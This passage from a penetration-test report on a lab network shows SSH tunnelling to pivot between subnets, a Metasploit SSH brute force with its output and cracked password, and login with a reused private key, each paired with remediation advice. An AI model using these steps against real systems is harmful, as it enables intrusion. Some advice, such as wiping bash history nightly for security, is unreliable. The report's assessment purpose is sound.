


In future, a password should be set for the root account. See **Section 4.1 WordPress Login** for password security advice.

4.7 UBUNTU MACHINE: 13.13.13.12/24


Upon discovering a new interface from the results of **Section 4.6**, an SSH tunnel was created from the Kali machine to the 192.168.0.34 machine. A tunnel interface was creating using the *'-w0:0'* switch on the SSH command, with the username being root:

Figure 2-36 Tunnel Creation on 192.168.0.34



Then, the tunnels were setup on both sides with a subnet address of 1.1.1.0/30. Both machines were able to ping the IP addresses on the tunnels. On the root login, ipv4 forwarding was enabled using the command *'echo 1 > /proc/sys/net/ipv4/conf/all/forwarding'*. Routes were added to the 13.13.13.0/24 network in the tun0 interface. This should then allow the Kali machine to scan the network address of the newly discovered interface and reveal the services running on the 13.13.13.12 host.

Figure 2-37 NMAP Scan Against 13.13.13.0/24 Network




This could have been mitigated because the root password was not set. See **Section 4.1 WordPress Login** for guidance on password creation.

4.8 UBUNTU MACHINE: 13.13.13.13/24


Once the 192.168.0.34 or 13.13.13.12 interfaces were compromised, it was revealed in the bash history of the previous machine of a 13.13.13.13 host. This was using the command *'ssh xadmin@13.13.13.13'*:


Figure 2-38 Bash History Information on 192.168.0.34 Host




Trying to ping this host from the Kali machine did not work. However, on the root user within 13.13.13.12 it was possible to issue the iptables command that allowed traffic from the Kali machine to this host as well as issue a route command to this individual host:

Figure 2-39 Discovering the 13.13.13.13 Host







Within the scans found within **Section 3**, SSH was found to be running on the 13.13.13.13 host. An xadmin account was already known from the bash history file, so all it was needed was to login using a password of plums. However, the xadmin password was not accepted. So, Metasploit was used to brute force the SSH login. This module was under *'/auxiliary/scanner/ssh/ssh_login'* and the dictionary wordlist was under *'/usr/share/wordlists/Metasploit/password.lst'*:

Figure 2-40 SSH Brute Force on 13.13.13.13

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in
 the current database
   DB_ALL_PASS       false            no        Add all passwords in the current databa
se to the list
   DB_ALL_USERS      false            no        Add all users in the current database t
o the list
   PASSWORD                           no        A specific password to authenticate wit
h
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works f
or a host
   THREADS           1                yes       The number of concurrent threads (max o
ne per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords sep
arated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for al
l users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempt
s

msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 13.13.13.13
rhosts => 13.13.13.13
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/p
assword.lst
pass_file => /usr/share/wordlists/metasploit/password.lst
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) >
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > set username xadmin
username => xadmin
msf5 auxiliary(scanner/ssh/ssh_login) >
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%'
[!] No active DB -- Credential data will not be saved!
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&*'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerbul'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerseun'
[+] 13.13.13.13:22 - Success: 'xadmin:!gatvol' ''
[*] Command shell session 1 opened (1.1.1.1:46743 → 13.13.13.13:22) at 2020-12-30 15:3
6:49 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

This revealed a password of *'!gatvol'*. A better password should have been used that wasn't in a dictionary of cracked password. This only took 5 seconds to crack. See Section 4.1 WordPress Login for advice on password creation. Further information from the bash history of this device indicated that it once ran NFS and RPCBIND:

Figure 2-41 Extra Information from 13.13.13.13

```
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
exit
ping 13.13.13.12
services
service
service --status-all
service nfs-kernel-server stop
sudo service nfs-kernel-server stop
passwd
ls
service --status-all
sudo service nfs-kernel-server stop
service portmap stop
sudo apt-get --purge remove nfs-kernel-server
service --status-all
apt-get purge rpcbind
sudo apt-get purge rpcbind
root@xadmin-virtual-machine:/home/xadmin#
```


```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:13
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:413/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6867 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3752 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:434601 (434.6 KB)  TX bytes:294548 (294.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:341 errors:0 dropped:0 overruns:0 frame:0
          TX packets:341 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26609 (26.6 KB)  TX bytes:26609 (26.6 KB)
```


To counter this, bash history should be deleted on a daily basis. Take care to make sure that if multiple terminals are open the bash history from each terminal would need to be deleted. Issue the command *'cat /dev/null > ~/bash_history'* to delete the bash history contents. Other methods from an administrative purpose may include deleting all users bash history at a certain time of the day. This can be done using crontab. Once crontab is issued under a specific user, enter *'00 23 *** cat /dev/null > ~/bash_history'*. This will then at reset the bash history every night on 11pm, as an example.


4.9 UBUNTU MACHINE: 192.168.0.130/27

Once the 34 machine and the 13.13.13.0 network devices are compromised, it was possible to obtain a private key from these machines that would be specified when logging into this machine. As it was previously known, logging in as xadmin even with the correct password would not permit the login. Using the private key obtained from either mounting the 34 machine or gaining access to the 13.13.13.13 machine, copy this to the desktop and when logging into the 130 machines specify the 'i' switch for the 'id_rsa' file. This then allowed the remote login of this machine:

Figure 2-42 Login of 192.168.0.130







The NFS settings are also highly insecure. Refer to **Section 4.3** for guidance on this. For SSH guidance this can also be seen in **Section 4.2 SSH Tunnel**. SSH settings should be modified so that a password should be asked alongside the identity file. Even if an attacker were to obtain a private key, a password should be supplied for extra security. The other interfaces that held the id_rsa file (192.168.0.34, 13.13.13.13, 13.13.13.12) should have had better security in terms of passwords. Other countermeasures could include creating a different user for every machine, as when the 215 machines were compromised, this allowed access to nearly every other machine with SSH password authentication. Different passwords should be used for every user, as cracking one user's password in a worse case scenario would mean that if accessing other services was possible it would not allow those services to be compromised. In addition, the compromised SSH key can be purged from the server from deleting it from the

'~/.ssh/authorized_keys' file. Then create a new key pair using the SSH keygen command and create a new passphrase for that file.

5 NETWORK DESIGN CRITICAL EVALUATION

The design of this network was satisfactory and could be improved to reduce many of the issues present. One of the issues discovered was the routing on the network. The network diagram in **Section 2.1** is that the VYOS routers that were configured on the network suffered from issues relating to the flow of traffic from parts of the network. In essence, if a router were to go down on one of the interfaces, this would stop that router from accepting traffic. For example, if a host on the 192.168.0.192/27 subnet wanted to communicate with a host on the 192.168.0.128/27 subnet this would have to go through the R1 router, then the R2 router and reach the R3 router. However, if the eth4 interface on the R2 router were to go down then there would be no communication to the destination. To reduce the redundancy of this section of the network, an extra router could be installed between the R1 and R3 router. An extra interface would be configured on the R2 router, allowing these routers to be able to communicate with each other. Therefore, 3 more subnets would need to be used for the interfaces between the R1, R2, and R3 routers to this new router. These new subnets would require a /30 CIDR prefix, as this would allow for 2 usable hosts on each interface. This would ensure that if a router interface went down, then traffic would still be able to move through the network. On one of the firewall interfaces, this has a 192.168.0.96/27 and 192.168.0.64//27 subnet. Removing the router with interfaces 192.168.0.65/27 and 192.168.0.97/27 interfaces would be efficient as these subnets are wasted and could be used elsewhere. These subnets can have 30 usable hosts, but for efficiency this should have used a /30 prefix which would have allowed two usable hosts on the interface. This router should then be removed and placed there to solve the problem of traffic between the R1, R2 and R3 routers.

One of the biggest issues found on the network is bad passwords. This allowed nearly all devices to be exploited easily because the passwords were not very strong, so could easily be found, or the root password was not set for one of the machines making it very easy to escalate privileges. The VYOS routers password information was unchanged, which meant that a default username and password of 'vyos' was being used. This allowed them to be compromised without running a brute force attack. In addition, SSH should be configured on each of the routers as telnet is now an insecure protocol; it transfers data in plaintext while SSH uses encryption. Other possible countermeasures may include having a separate user on every machine, as once the xadmin account was found this made it easy to access other machines.

A good implementation design noticed throughout the network mapping exercise is that the router interfaces were designed well, as the subnets 192.168.0.224/30, 192.168.0.228/30, 192.168.0.232/30 were used. This was efficient as these router interfaces only require 2 usable hosts. However, the R4 router utilized two different subnets that utilised a /24 subnet mask. This was inefficient as these only required 2 usable hosts. This is why it was recommended to use this router elsewhere to reduce redundancy and financial costs. Other noticeable issues of the network were shown on the 192.168.0.32/27 and 192.168.0.128/27 subnets as there was only two hosts present for each of these networks. If there is no room for future expansion, allocate a /30 DIDR prefix to these subnets. This would allow for 2 usable hosts for each network or use a /28 prefix to have 14 usable host addresses or at least a /29 prefix, which would be used for 6 host addresses. The web server hosted on the 172.16.221.0/24 network design could be improved. Ideally, this should have used a /30 prefix, which meant that only 2 usable hosts could have been used, however this could be changed in later circumstances should this network need to be expanded. The presence of three different classes of networks was also very interesting, as Classes A, B and C were present on the network. Recommendations are to make the 172.16.221.0/24 network an IP address range of either '192.168.*.*' for small networks or '10.*.*.*' for large networks, if the network ever needed to expand in the future. The 13.13.13.0 network is within the public address range, so could be changed to a private IP address range of '192.168.*.*' or '10.*.*.*.'.

Interrogating the VYOS routers, there was no information about any VLANs that were implemented. This can make the network design more effective by dividing subnets into groups. This can be good for security purposes as

particular subnets are closed off from the rest of the network and it would be easier to enforce security policies. In addition, it can ensure that traffic is handled well. In the event of a broadcast storm, VLANs can prevent traffic being sent to the whole network. Even though a host may be connected by one router, it will still be able to communicate within its subnet to a host on a different router. If a user wanted to change their level, all that would be needed is to change the VLAN configuration to ensure that that user can communicate with those hosts.

The PfSense firewall was very easy to bypass using SSH tunneling. Once the firewall was reached on the 192.168.232/30 network and using information obtained from the VYOS router, it was possible to gain access to the other Apache web server running on 192.168.0.242. Since the firewall was not blocking SSH traffic to the DMZ interface, an SSH tunnel was created that allowed the Kali machine to pivot around the firewall and access it on the LAN interface. This subnet was only accessible compared to the 192.168.0.64/27 and 192.168.0.96/27 subnets upon first investigation. In future, more appropriate firewall rules should be set to stop SSH traffic if it is not needed. The credential configuration was also noticeably not changed, which allowed the firewall to be exploited further. In future, a less predictable username and password should be used. The VYOS routers do allow firewalls to be configured. Alternatively, PfSense can also be configured in place of the VYOS routers available. PfSense provides IDS/IPS features, which would allow for monitoring of data over the network. There was no evidence of an IDS system being used, which means that it may be viable to install PfSense in place of the VYOS routers to ensure that network traffic is being detected. This should reduce costs since it is the community version being used.

The NFS configuration could have been improved to only allow access to the user's home directory, as root access to the filesystem meant that password and SSH information could be viewed. Other ways to improve this are discussed within the exploitation stage. As well as this, the SSH configuration could have been modified on all SSH machines to slow potential attackers using SSH tar pitting. This could be done by modifying the port of SSH machines of 22 to a random port number that is not used. This can make it harder to detect during scans for novice users. They would then attack port 22, without realizing that they are being tricked and slowed down. The outputs of attacking the fake and real SSH ports would be very different to each other. This is one of the possible countermeasures that can be taken to secure SSH systems.

6 CONCLUSION

Overall, the security of this network needs to be improved. Suggestions have been made that would help to create a better network design and improve the security of these devices. Good passwords should be used and staff working within ACME Inc. should be aware of the dangers of bad password security, as this can lead to the network being compromised. Refinements to the network design include implementing a router to reduce redundancy within their network, while helping to keep costs low by utilising a router found on one of the firewall interfaces for efficiency and configuring this within the high traffic areas of the network. As well as this, suggestions have also included a VLAN and utilising PfSense firewalls instead of the VYOS routers, which can provide IDS/IPS capabilities. Advice has also been given on how to plan each network discovered for future expansion, which should help address network wastage within their network. With the information provided on this report, it is expected that ACME Inc. will follow the advice given and use this to better their network.

REFERENCES

For Websites:

-->, <., *How To Gain SSH Access To Servers By Brute-Forcing Credentials*. [online] WonderHowTo. Available at: <https://null-byte.wonderhowto.com/how-to/gain-ssh-access-servers-by-brute-forcing-credentials-0194263/> [Accessed 4 January 2021].

Linuxize.com. [online] Available at: <https://linuxize.com/post/how-to-mount-an-nfs-share-in-linux/> [Accessed 4 January 2021].

-->, <., *How To Crack SSH Private Key Passwords With John The Ripper*. [online] WonderHowTo. Available at: <https://null-byte.wonderhowto.com/how-to/crack-ssh-private-key-passwords-with-john-ripper-0302810/> [Accessed 4 January 2021].

Medium. *How To Crack Passwords With John The Ripper*. [online] Available at: <https://medium.com/@sc015020/how-to-crack-passwords-with-john-the-ripper-fdb98449ff1> [Accessed 4 January 2021].

Congleton, N., *SSH Password Testing With Hydra On Kali Linux - Linuxconfig.Org*. [online] Linuxconfig.org. Available at: <https://linuxconfig.org/ssh-password-testing-with-hydra-on-kali-linux> [Accessed 4 January 2021].

Gite, V., *Ubuntu Linux: Start, Stop, Restart, Reload Openssh Server - Nixcraft*. [online] nixCraft. Available at: <https://www.cyberciti.biz/faq/howto-start-stop-ssh-server/> [Accessed 4 January 2021].

-->, <., *How To Easily Detect Cves With Nmap Scripts*. [online] WonderHowTo. Available at: <https://null-byte.wonderhowto.com/how-to/easily-detect-cves-with-nmap-scripts-0181925/> [Accessed 4 January 2021].

Kondratenko, A., *A Red Teamer'S Guide To Pivoting*. [online] Artem Kondratenko. Available at: <https://artkond.com/2017/03/23/pivoting-guide/> [Accessed 4 January 2021].

Congleton, N., *Traceroute Basics - Linuxconfig.Org*. [online] Linuxconfig.org. Available at: <https://linuxconfig.org/traceroute-basics#:~:text=pacman%20-S%20traceroute-,Basic%20Usage,address%20or%20a%20domain%20name.> [Accessed 4 January 2021].

Nmap.org. *Firewalk NSE Script*. [online] Available at: <https://nmap.org/nsedoc/scripts/firewalk.html> [Accessed 4 January 2021].

Greycampus.com. *Greycampus*. [online] Available at: <https://www.greycampus.com/opencampus/ethical-hacking/firewall> [Accessed 4 January 2021].

Das, N., n.d. [online] Exploit-db.com. Available at: <https://www.exploit-db.com/docs/48112> [Accessed 4 January 2021].

Cve.mitre.org. n.d. *CVE -CVE-2014-6271*. [online] Available at: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271> [Accessed 4 January 2021].

Pattnaik, A., 2019. *Shellshock Attack On A Remote Web Server*. [online] Medium. Available at: <https://hackbotone.medium.com/shellshock-attack-on-a-remote-web-server-d9124f4a0af3> [Accessed 4 January 2021].

Infinite Logins. n.d. *How To Brute Force Websites & Online Forms Using Hydra*. [online] Available at: <https://infinitelogins.com/2020/02/22/how-to-brute-force-websites-using-hydra/> [Accessed 4 January 2021].

Chandel, R., 2020. *Multiple Ways To Crack Wordpress Login*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/multiple-ways-to-crack-wordpress-login/> [Accessed 4 January 2021].

Tools.kali.org. n.d. [online] Available at: <https://tools.kali.org/web-applications/wpscan> [Accessed 4 January 2021].

-->, <., 2018. *How To Exploit Shellshock On A Web Server Using Metasploit*. [online] WonderHowTo. Available at: <https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/> [Accessed 4 January 2021].

Zachariah, B., 2020. *Best Ways To Flush Routing Table From Cache On Linux*. [online] LinOxide. Available at: <https://linoxide.com/how-tos/how-to-flush-routing-table-from-cache/> [Accessed 4 January 2021].

Linuxhint.com. n.d. *10 Metasploit Usage Examples – Linux Hint*. [online] Available at: <https://linuxhint.com/metasploit_usage_examples/> [Accessed 4 January 2021].

Vulmon.com. 2011. [online] Available at: <https://vulmon.com/vulnerabilitydetails?qid=CVE-2007-6750> [Accessed 4 January 2021].

Ssh.com. n.d. *Authorized_Keys File In SSH*. [online] Available at: <https://www.ssh.com/ssh/authorized_keys/> [Accessed 4 January 2021].

-->, <., n.d. *Hack Like A Pro: Hacking The Heartbleed Vulnerability*. [online] WonderHowTo. Available at: <https://null-byte.wonderhowto.com/how-to/hack-like-pro-hacking-heartbleed-vulnerability-0154708/> [Accessed 4 January 2021].

Duc, H., n.d. *Detecting And Exploiting The Openssl-Heartbleed Vulnerability*. [online] Hakin9 - IT Security Magazine. Available at: <https://hakin9.org/detecting-and-exploiting-the-openssl-heartbleed-vulnerability/> [Accessed 4 January 2021].

Success.trendmicro.com. n.d. *[CVE-2014-0224] CCS Injection Vulnerability And Trend Micro Products*. [online] Available at: <https://success.trendmicro.com/solution/1103813-trend-micro-products-and-the-ccs-injection-vulnerability--cve-2014-0224-openssl-vulnerability> [Accessed 4 January 2021].

Rapid7. n.d. *Openssl Server-Side Changecipherspec Injection Scanner*. [online] Available at: <https://www.rapid7.com/db/modules/auxiliary/scanner/ssl/openssl_ccs/> [Accessed 4 January 2021].

Technipages.com. n.d. [online] Available at: <https://www.technipages.com/unable-to-copy-and-paste-to-remote-desktop-session> [Accessed 4 January 2021].

Moon, S., 2018. *Php Reverse Shell With Metasploit*. [online] BinaryTides. Available at: <https://www.binarytides.com/php-reverse-shell-with-metasploit/> [Accessed 4 January 2021].

Tools.kali.org. n.d. [online] Available at: <https://tools.kali.org/maintaining-access/webshells> [Accessed 4 January 2021].

Chandel, R., 2019. *Wordpress: Reverse Shell*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/wordpress-reverse-shell/> [Accessed 4 January 2021].

Gite, V., 2018. *Where Are The Passwords Of The Users Located In Linux? - Nixcraft*. [online] nixCraft. Available at: <https://www.cyberciti.biz/faq/where-are-the-passwords-of-the-users-located-in-linux/> [Accessed 4 January 2021].

FreeBSD, L., n.d. *Location Of User Passwords In Freebsd*. [online] Unix & Linux Stack Exchange. Available at: <https://unix.stackexchange.com/questions/23268/location-of-user-passwords-in-freebsd> [Accessed 4 January 2021].

Serverpilot.io. n.d. *How To Use SSH Public Key Authentication - Serverpilot*. [online] Available at: <https://serverpilot.io/docs/how-to-use-ssh-public-key-authentication/> [Accessed 4 January 2021].

2020. [online] Available at: <https://www.acunetix.com/blog/articles/detection-prevention-introduction-web-shells-part-5/> [Accessed 5 January 2021].

Wordfence. 2018. *Wordpress Security - File Upload Vulnerabilities*. [online] Available at: <https://www.wordfence.com/learn/how-to-prevent-file-upload-vulnerabilities/> [Accessed 5 January 2021].

Synopsys, I., n.d. *Heartbleed Bug*. [online] Heartbleed.com. Available at: <https://heartbleed.com/> [Accessed 5 January 2021].

Kehelwala, J., 2018. *SSL Attacks And Countermeasures - Jkehelwala*. [online] jkehelwala. Available at: <https://www.jkehelwala.com/tech/2018/06/attacks-on-ssl/> [Accessed 5 January 2021].

Ccsinjection.lepidum.co.jp. 2014. *Openssl #Ccsinjection Vulnerability*. [online] Available at: <http://ccsinjection.lepidum.co.jp/> [Accessed 5 January 2021].

Red Hat Customer Portal. 2016. *POODLE: Sslv3 Vulnerability (CVE-2014-3566) - Red Hat Customer Portal*. [online] Available at: <https://access.redhat.com/articles/1232123> [Accessed 5 January 2021].

Nidecki, T., 2020. *What Is The POODLE Attack?*. [online] Acunitex. Available at: <https://www.acunetix.com/blog/web-security-zone/what-is-poodle-attack/> [Accessed 5 January 2021].

How to Fix Bash Shellshock CVE-2014-6271, C., 2014. *How To Fix Bash Shellshock CVE-2014-6271, CVE-2014-7169 On Linux*. [online] Thegeekstuff.com. Available at: <https://www.thegeekstuff.com/2014/09/bash-shellshock-fix-cve-2014-7169/> [Accessed 6 January 2021].

Tests, P., Tests, C., Posts, F., Testing, P., Testing, W., Tools, P., Tools, O., Testing, W., Injection, S., Scripting, C., Hijacking, S., Testing, F., Testing, W., Testing, N., Hacking, E., Gathering, I., Database, V., Engineering, S., Hacking, S., Hacking, W., Engineering, R., Tools, H., Hacking, W., Hacking, M., Hacking, A., Hacks, I., Hacking, W. and Today, J., n.d. *How To Fix Shellshock Bash Vulnerability Tutorial*. [online] Hackingloops.com. Available at: <https://www.hackingloops.com/how-to-fix-shellshock-bash-vulnerability-tutorial/> [Accessed 6 January 2021].

